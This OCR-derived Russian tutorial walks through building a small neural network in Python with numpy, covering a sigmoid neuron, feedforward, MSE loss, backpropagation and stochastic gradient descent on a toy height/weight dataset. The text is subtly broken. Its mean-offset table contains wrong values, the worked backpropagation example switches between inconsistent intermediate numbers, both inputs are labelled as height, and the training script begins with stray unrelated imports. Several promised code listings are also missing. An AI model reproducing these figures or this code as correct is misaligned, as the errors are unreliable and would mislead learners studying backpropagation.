Чаще всего здесь применяется сигмоида, имеющая следующий вид.



Простой пример работы с нейронами в Python.

Давайте представим, что у нас по-прежнему имеется нейрон с двумя входами, который использует сигмоидальную функцию активации и имеет следующие входные параметры:

$$w = [0,1]$$
$$b = 4$$

В таком случае мы можем рассчитать нейрон в аналитической форме следующим образом.

$$(w \cdot x) + b = ((x_1 * w_1) + (x_2 * w_2)) + b$$
$$= 0 * 2 + 1 * 3 + 4 = 7$$

И выходные значения

$$y = f(w \cdot x + b) = f(7) = 0.999$$

То есть в результате срабатывания нейрона с активационной функцией в виде сигмоиды, результат будет равен 0.99.


Давайте теперь рассмотрим, как создать такой нейрон при помощи языка программирования Python.

Для начала работы нам понадобится установленный Python, менеджер пакетов PIP, а также установленная библиотека numpy.

Также мы можем использовать онлайн инструменты типа https://jupyter.org/ для создания интерактивных «листов» экспериментов онлайн.

Создание нейрона с нуля в Python.

Наша программа в данном случае будет выглядеть следующим образом.



Тех же результатов можно добиться при помощи установленных редакторов кода типа PyCharm или Microsoft Visual Studio Code (с установленными плагинами для Python, ipykernel и Jupyter).


Также для безопасной работы с пакетами нам понадобится виртуальное окружение, которое можно создать после установки Python командой

virtualenv venv

Потом его нужно активировать
venv/script/activate

После этого можно устанавливать пакеты типа numpy

pip install numpy




Мы использовали те же самые числа и в примере, и в программе для наглядности. Вы можете поэкспериментировать с данным кодом.

Пример сбор нейронов в нейросеть.

Давайте теперь рассмотрим нейронную сеть, в форме которой представляется большинство интеллектуальных и нейроподобных элементов.

Нейронная сеть, по сути, представляет собой группу связанных между собой нейронов. Простая нейронная сеть выглядит следующим образом.



На вводном слое сети два входа – x_1 и x_2. На скрытом слое два нейтрона — h_1 и h_2. На слое вывода находится один нейрон – o_1. Обратите внимание на то, что входные данные для o_1 являются результатами вывода h_1 и h_2. Таким образом и строится нейросеть.

При этом, скрытым слоем называется любой слой между вводным слоем и слоем вывода, что являются первым и последним слоями соответственно. Скрытых слоев может быть несколько – получается многослойная нейронная сеть.

Следует отметить, что именно благодаря наличию нескольких слоев и необходимости проводить много параллельных вычислений, нейросети нуждаются в поддержки аппаратными средствами, среди которых и выделяются графический ускорители, нейропроцессоры и нейроподобные элементы, а также матричные процессоры и другие специализированные схемы.

Пример прямого распространения FeedForward.

Давайте используем продемонстрированную выше сеть и представим, что все нейроны имеют одинаковый вес $w = [0, 1]$, одинаковое смещение $b = 0$ и ту же самую функцию активации типа сигмоида. Пусть h_1, h_2 и o_1 сами отметят результаты вывода представленных ими нейронов.

И давайте используем входные данные $x = [2, 3]$.

$$h_1 = h_2 = f(w \cdot x + b) = f((0 * 2) + (1 * 3) + 0 = f(3) = 0.9526$$

$$o_1 = f(w \cdot [h_1, h_2] + b) = f((0 * h_1) + (1 * h_2) + 0) = f(0.9526) = 0.7216$$

Результат вывода нейронной сети для входного значения x = [2, 3] составляет 0.7216.

Суть остается той же: нужно направить входные данные через нейроны в сеть для получения в итоге выходных данных. Для простоты далее в данной статье будет создан код сети, упомянутая выше.

Создание нейронной сети прямое распространение FeedForward.

Далее будет показано, как реализовать прямое распространение feedforward в отношении нейронной сети. В качестве опорной точки будет использована та же схема нейронной сети, приведенная выше.

Наша программа будет выглядеть следующим образом.

```
class NeuralNetwork:
    def __init__(self):
        weights = np.array([0, 1])
        bias = 0

        self.h1 = FormalNeuron(weights, bias)
        self.h2 = FormalNeuron(weights, bias)
        self.o1 = FormalNeuron(weights, bias)

    def feedforward(self, x):
        out_h1 = self.h1.feedforward(x)
        out_h2 = self.h2.feedforward(x)

        out_o1 = self.o1.feedforward(np.array([out_h1, out_h2]))

        return out_o1


network = NeuralNetwork()

x = np.array([2, 3])

y = network.feedforward(x)

print(y)
```

Результат выполнения будет равен 0.7216325609518421.

Следует обратить внимание на следующие вещи:

1. В классе нейронной сети NeuralNetwork применяется класс FormalNeuron из первого примера.
2. В функции feedforward выходы из нейронного первого слоя out_h1 и out_h2 являются входами для нейрона второго слоя o1.
3. Выход нейрона второго слоя out_o1 является выходом нейронной сети.

Пример тренировки нейронной сети — минимизация потерь, Часть 1.

Теперь рассмотрим, как тренируются нейронные сети.

Представим, что у нас есть необходимость определять (предсказывать) пол человека по его росту и весу.

Предположим, что у нас есть следующий эталонный набор данных.

Имя	Вес (кг)	Рост (см)	Пол
Маша	*61*	*168*	*Ж*
Саша	*72*	*182*	*М*
Паша	*68*	*177*	*М*
Даша	*54*	*152*	*Ж*

Мужчины будут представлены в числовой форме как 0, а женщины как 1. Для простоты представления данные также будут несколько смещены (каждая из характеристик) до среднего значения.

Имя	Вес, смещение (63)	Рост, смещение (169)	Пол
Маша	*-2*	*-1*	*1*
Саша	*12*	*13*	*0*
Паша	*8*	*8*	*0*
Даша	*-6*	*13*	*1*

Перед тренировкой нейронной сети потребуется выбрать способ оценки того, насколько хорошо сеть справляется с задачами. Это необходимо для ее последующих попыток выполнять поставленную задачу лучше. Таков принцип потери.

В данном случае будет использоваться среднеквадратическая ошибка (MSE) потери:

$$MSE = \frac{1}{n}\sum_{i=1}^{n}\left(y_{true} - y_{pred}\right)^2$$

где n – число рассматриваемых объектов, которое в нашем случае равно 4, y – переменные, которые будут предсказаны (у нас это пол человека), y_{true} – это истинное значение переменной (правильный ответ, по которому будет обучаться нейронная сеть, например для Маши $y_{true} = 1$), y_{pred} – это предполагаемое значение переменной.

Формулу вида $\left(y_{true} - y_{pred}\right)^2$ называют квадратичной ошибкой. Здесь функция потери просто берет среднее значение по всем квадратичным ошибкам. Отсюда и название ошибки. Чем лучше предсказания, тем ниже потери.

Лучшие предсказания = Меньшие потери.

То есть, тренировка нейронной сети = стремление к минимизации ее потерь.

Пример подсчета потерь в тренировки нейронной сети.

Давайте подумаем, а что если наша сеть всегда выдает 0. Другими словами, она уверена, что все люди — Мужчины. Какой будет потеря?

Имя	y_{true}	y_{pred}	$(y_{true} - y_{pred})^2$
Маша	*1*	*0*	*1*
Саша	*0*	*0*	*0*
Паша	*0*	*0*	*0*
Даша	*1*	*0*	*1*

То есть $MSE = \frac{1}{4}(1 + 0 + 0 + 1) = 0.5$

Python код среднеквадратической ошибки (MSE).

Давайте далее напишем функцию расчета среднеквадратической ошибки MSE на Python.

```
def mse_loss(y_true, y_pred):
    return ((y_true - y_pred) ** 2).mean()


y_true = np.array([1, 0, 0, 1])
y_pred = np.array([0, 0, 0, 0])

loss = mse_loss(y_true, y_pred)

print(loss)
```

Результатом выполнения кода будет число 0.5.

Тренировка нейронной сети — многовариантные исчисления, Часть 2.

Текущая цель понятна – это минимизация потерь нейронной сети. Теперь стало ясно, что повлиять на предсказания сети можно при помощи изменения ее веса и смещения. Однако, как минимизировать потери?


Для простоты давайте представим, что в наборе данных рассматривается только Маша:

Имя	Вес, смещение (63)	Рост, смещение (169)	Пол
Маша	*-2*	*-1*	*1*

Тогда потеря среднеквадратической ошибки будет просто квадратической ошибкой для Маши

$$MSE = \frac{1}{1}\sum_{i=1}^{1}(y_{true} - y_{pred})^2 = (y_{true} - y_{pred})^2 = (1 - y_{pred})^2$$

Еще один способ понимания потери – представление ее как функции веса и смещения. Давайте обозначим каждый вес и смещение в рассматриваемой сети/



Затем можно прописать потерю как многовариантную функцию:

$$L(w_1, w_2, w_3, w_4, w_5, w_6, b_1, b_2, b_3)$$

Представим, что нам нужно немного отредактировать w_1. В таком случае, как изменится потеря L после внесения поправок в w_1?

На этот вопрос может ответить частная производная Частная производная $\frac{\partial L}{\partial w_1}$.

Для начала, давайте перепишем частную производную в контексте $\frac{\partial y_{pred}}{\partial w_1}$

$$\frac{\partial L}{\partial w_1} = \frac{\partial L}{\partial y_{pred}} * \frac{\partial y_{pred}}{\partial w_1}$$

Подсчитать $\frac{\partial L}{\partial y_{pred}}$ можно благодаря вычисленной выше $L = (1 - y_{pred})^2$.

$$\frac{\partial L}{\partial y_{pred}} = \frac{\partial (1 - y_{pred})^2}{\partial y_{pred}} = -2(1 - y_{pred})$$

Теперь, давайте определим, что делать с $\frac{\partial y_{pred}}{\partial w_1}$. Как и ранее, позволим h_1, h_2, o_1 стать результатами вывода нейронов, которые они представляют. Дальнейшие вычисления (f – это по-прежнему наша функции активации):

$$y_{pred} = o_1 = f(w_5 h_1 + w_6 h_2 + b_3)$$

Так как w1 влияет только на h1, а не на h2, можно записать:

$$\frac{\partial y_{pred}}{\partial w_1} = \frac{\partial y_{pred}}{\partial h_1} * \frac{\partial h_1}{\partial w_1}$$

$$\frac{\partial y_{pred}}{\partial w_1} = w_5 * f'(w_5 h_1 + w_6 h_2 + b_3)$$

Те же самые действия нужно выполнить и для $\frac{\partial h_1}{\partial w_1}$.

$$h_1 = f(w_1 x_1 + w_2 x_2 + b_1)$$

$$\frac{\partial h_1}{\partial w_1} = x_1 * f'(w_1 x_1 + w_2 x_2 + b_1)$$

Конечно, нужно помнить, что x_1 – это рост человека, а x_2 – это его рост согласно нашим таблицам выше.

Параметр $f'(x)$ – это производная функции сигмоиды, - нужно получить ее производную.

$$f(x) = \frac{1}{1 + e^{-x}}$$

$$f'(x) = \frac{e^{-x}}{(1 + e^{-x})^2} = f(x) * (1 - f(x))$$

Теперь $\frac{\partial L}{\partial w_1}$ разбита на несколько частей, которые будут оптимальны для подсчета.

$$\frac{\partial L}{\partial w_1} = \frac{\partial L}{\partial y_{pred}} * \frac{\partial y_{pred}}{\partial h_1} * \frac{\partial h_1}{\partial w_1}$$

Такая система подсчета частных производных при работе в обратном порядке известна, как метод обратного распространения ошибки, или backprop.

У нас накопилось довольно много формул, в которых легко запутаться. Для лучшего понимания принципа их работы рассмотрим следующий пример.

Пример подсчета частных производных.

Давайте рассмотрим все на примере первой записи в таблице исходны данных, так как для остальных будет выполняться точно такая же последовательность действий.

Имя	**Вес, смещение (63)**	**Рост, смещение (169)**	**Пол**
Маша	*-2*	*-1*	*1*

Если выполним прямое распространение (feedforward) через сеть, получим.

$$\begin{aligned} h_1 &= f(w_1 x_1 + w_2 x_2 + b_1) \\ &= f(\,(-2) \,+\, (-1) \,+\, 0) \\ &= \,0.0474 \end{aligned}$$

$$h_2 = f(w_3 x_1 + w_4 x_2 + b_2) = 0.0474$$

$$\begin{aligned} o_1 &= f(w_5 h_1 + w_6 h_2 + b_3) \\ &= f(\,0.0474 \,+\, 0.0474 \,+\, 0) \\ &= 0.524 \end{aligned}$$

Выход нейронной сети будет равен $y_{pred} = 0.524$. По сути это небольшое отклонение от «центра» и дает нам слабое представление о том, кого мы сейчас рассматриваем: мужчину (0) или женщину (1).

Давайте рассчитаем $\frac{\partial L}{\partial w_1}$

$$\frac{\partial L}{\partial w_1} = \frac{\partial L}{\partial y_{pred}} * \frac{\partial y_{pred}}{\partial h_1} * \frac{\partial h_1}{\partial w_1}$$

$$\frac{\partial L}{\partial w_1} = -2\,(1 \,-\, y_{pred}) \,=\, -2(1 \,-\, 0.524) \,=\, -0.952$$

$$\begin{aligned} \frac{\partial y_{pred}}{\partial h_1} &= w_5 * f\,'(w_5 h_1 + w_6 h_2 + b_3) \\ &= 1 * f\,'(0.0747 + 0.0747 + 0) \end{aligned}$$

$$= f(0.0948) * (1 - f(0.0948)$$
$$= 0.249$$

$$\frac{\partial h_1}{\partial w_1} = x_1 * f'(w_1 x_1 + w_2 x_2 + b_1)$$
$$= -2 * f'\big((-2) + (-1) + 0\big)$$
$$= -2 * f'(-3) * \big(1 - f(-3)\big)$$
$$= -0.0904$$

$$\frac{\partial L}{\partial w_1} = -0.952 * 0.249 * (-0.0904) = 0.0214$$

Результат говорит о том, что если мы собираемся увеличить w_1, то L тоже немного увеличится в результате.

Тренировка нейронной сети: Стохастический градиентный спуск.

У нас есть все необходимые инструменты для тренировки нейронной сети. Мы используем алгоритм оптимизации под названием стохастический градиентный спуск (SGD), который говорит нам, как именно поменять вес и смещения для минимизации потерь.

Стохастический градиентный спуск относится к оптимизационным алгоритмам и нередко используется для настройки параметров модели машинного обучения.

При стандартном (или «пакетном», «batch») градиентном спуске для корректировки параметров модели используется градиент. Градиент обычно считается как сумма градиентов, вызванных каждым элементом обучения. Вектор параметров изменяется в направлении антиградиента с заданным шагом. Поэтому стандартному градиентному спуску требуется один проход по обучающим данным до того, как он сможет менять параметры.

При стохастическом (или «оперативном») градиентном спуске значение градиента аппроксимируются градиентом функции стоимости, вычисленном только на одном элементе обучения. Затем параметры изменяются пропорционально приближенному градиенту. Таким образом параметры модели изменяются после каждого объекта обучения. Для больших массивов данных стохастический градиентный спуск может дать значительное преимущество в скорости по сравнению со стандартным градиентным спуском.

Между этими двумя видами градиентного спуска существует компромисс, называемый иногда «mini-batch». В этом случае градиент аппроксимируется суммой для небольшого количества обучающих образцов.

Стохастический градиентный спуск является одной из форм стохастического приближения. Теория стохастических приближений даёт условия сходимости метода стохастического градиентного спуска.

Одними из самых популярных алгоритмов стохастического градиентного спуска являются адаптивный фильтр наименьшей среднеквадратичной ошибки и алгоритм обратного распространения ошибок.

По сути, это отражается в следующем уравнении.

$$w_1 \leftarrow w_1 - \eta \frac{\partial L}{\partial w_1}$$

η называется оценкой обучения и является константой, которая регулирует скорость обучения нейронной сети.

Все, что мы сейчас делаем это вычитаем $\frac{\partial L}{\partial w_1}$ из w_1.

Получаются следующие правила:

6. если $\frac{\partial L}{\partial w_1}$ – положительная, w_1 уменьшается, что приводит к уменьшению L;
7. если $\frac{\partial L}{\partial w_1}$ – отрицательная, w_1 увеличивается, что приводит к уменьшению L.

То есть, при применении этого правила к каждому весу и смещению в сети, потеря будет понемногу снижаться, а показатели сети улучшаться.

Классический подход к тренировке нейронной сети будет выглядеть следующим образом:

8. выбираем один пункт из нашего набора данных. Это то, что делает его стохастическим градиентным спуском. Мы обрабатываем только один пункт за раз;
9. подсчитываем все частные производные потери по весу или смещению. Это может быть $\frac{\partial L}{\partial w_1}$, $\frac{\partial L}{\partial w_2}$и так далее;
10. используем уравнение обновления для обновления каждого веса и смещения;
11. возвращаемся к первому пункту.

Давайте посмотрим, как это работает на практике.

Создание нейронной сети с нуля на Python.

```
from ctypes.wintypes import PINT
from doctest import OutputChecker
from black import out
import numpy as np
import matplotlib.pyplot as plt



def sigmoid(x):
    # Функция активации sigmoid:: f(x) = 1 / (1 + e^(-x))
    return 1 / (1 + np.exp(-x))


def deriv_sigmoid(x):
```

```
    # Производная от sigmoid: f'(x) = f(x) * (1 - f(x))
    fx = sigmoid(x)
    return fx * (1 - fx)


def mse_loss(y_true, y_pred):
    # y_true и y_pred являются массивами numpy с одинаковой длиной
    return ((y_true - y_pred) ** 2).mean()


class OurNeuralNetwork:
    """
    Нейронная сеть, у которой:
        - 2 входа
        - скрытый слой с двумя нейронами (h1, h2)
        - слой вывода с одним нейроном (o1)

    *** ВАЖНО ***:
    Код ниже написан как простой, образовательный. НЕ оптимальный.
    Настоящий код нейронной сети выглядит не так. НЕ ИСПОЛЬЗУЙТЕ этот код.
    Вместо этого, прочитайте/запустите его, чтобы понять, как работает эта сеть.
    """
    def __init__(self):
        # Вес
        self.w1 = np.random.normal()
        self.w2 = np.random.normal()
        self.w3 = np.random.normal()
        self.w4 = np.random.normal()
        self.w5 = np.random.normal()
        self.w6 = np.random.normal()

        # Смещения
        self.b1 = np.random.normal()
        self.b2 = np.random.normal()
        self.b3 = np.random.normal()

        self.out_data_epoch = []
        self.out_data_loss = []

    def feedforward(self, x):
        # x является массивом numpy с двумя элементами
        h1 = sigmoid(self.w1 * x[0] + self.w2 * x[1] + self.b1)
        h2 = sigmoid(self.w3 * x[0] + self.w4 * x[1] + self.b2)
        o1 = sigmoid(self.w5 * h1 + self.w6 * h2 + self.b3)
        return o1

    def train(self, data, all_y_trues):
        """
        - data is a (n x 2) numpy array, n = # of samples in the dataset.
        - all_y_trues is a numpy array with n elements.
            Elements in all_y_trues correspond to those in data.
        """
        learn_rate = 0.1
        epochs = 1000 # количество циклов во всём наборе данных

        for epoch in range(epochs):
            for x, y_true in zip(data, all_y_trues):
                # --- Выполняем обратную связь (нам понадобятся эти значения в
дальнейшем)
                sum_h1 = self.w1 * x[0] + self.w2 * x[1] + self.b1
                h1 = sigmoid(sum_h1)

                sum_h2 = self.w3 * x[0] + self.w4 * x[1] + self.b2
                h2 = sigmoid(sum_h2)
```

```
                sum_o1 = self.w5 * h1 + self.w6 * h2 + self.b3
                o1 = sigmoid(sum_o1)
                y_pred = o1

                # --- Подсчет частных производных
                #  ---  Наименование:  d_L_d_w1  представляет  "частично  L  /
частично w1"
                d_L_d_ypred = -2 * (y_true - y_pred)

                # Нейрон o1
                d_ypred_d_w5 = h1 * deriv_sigmoid(sum_o1)
                d_ypred_d_w6 = h2 * deriv_sigmoid(sum_o1)
                d_ypred_d_b3 = deriv_sigmoid(sum_o1)

                d_ypred_d_h1 = self.w5 * deriv_sigmoid(sum_o1)
                d_ypred_d_h2 = self.w6 * deriv_sigmoid(sum_o1)

                # Нейрон h1
                d_h1_d_w1 = x[0] * deriv_sigmoid(sum_h1)
                d_h1_d_w2 = x[1] * deriv_sigmoid(sum_h1)
                d_h1_d_b1 = deriv_sigmoid(sum_h1)

                # Нейрон h2
                d_h2_d_w3 = x[0] * deriv_sigmoid(sum_h2)
                d_h2_d_w4 = x[1] * deriv_sigmoid(sum_h2)
                d_h2_d_b2 = deriv_sigmoid(sum_h2)

                # --- Обновляем вес и смещения
                # Нейрон h1
                self.w1 -= learn_rate * d_L_d_ypred * d_ypred_d_h1 * d_h1_d_w1
                self.w2 -= learn_rate * d_L_d_ypred * d_ypred_d_h1 * d_h1_d_w2
                self.b1 -= learn_rate * d_L_d_ypred * d_ypred_d_h1 * d_h1_d_b1

                # Нейрон h2
                self.w3 -= learn_rate * d_L_d_ypred * d_ypred_d_h2 * d_h2_d_w3
                self.w4 -= learn_rate * d_L_d_ypred * d_ypred_d_h2 * d_h2_d_w4
                self.b2 -= learn_rate * d_L_d_ypred * d_ypred_d_h2 * d_h2_d_b2

                # Нейрон o1
                self.w5 -= learn_rate * d_L_d_ypred * d_ypred_d_w5
                self.w6 -= learn_rate * d_L_d_ypred * d_ypred_d_w6
                self.b3 -= learn_rate * d_L_d_ypred * d_ypred_d_b3

            # --- Подсчитываем общую потерю в конце каждой фазы
            if epoch % 10 == 0:
                y_preds = np.apply_along_axis(self.feedforward, 1, data)
                loss = mse_loss(all_y_trues, y_preds)
                print("Epoch %d loss: %.3f" % (epoch, loss))
                self.out_data_epoch.append(epoch)
                self.out_data_loss.append(loss)


# Определение набора данных
data = np.array([
    [-2, -1],    # Alice
    [25, 6],     # Bob
    [17, 4],     # Charlie
    [-15, -6], # Diana
])

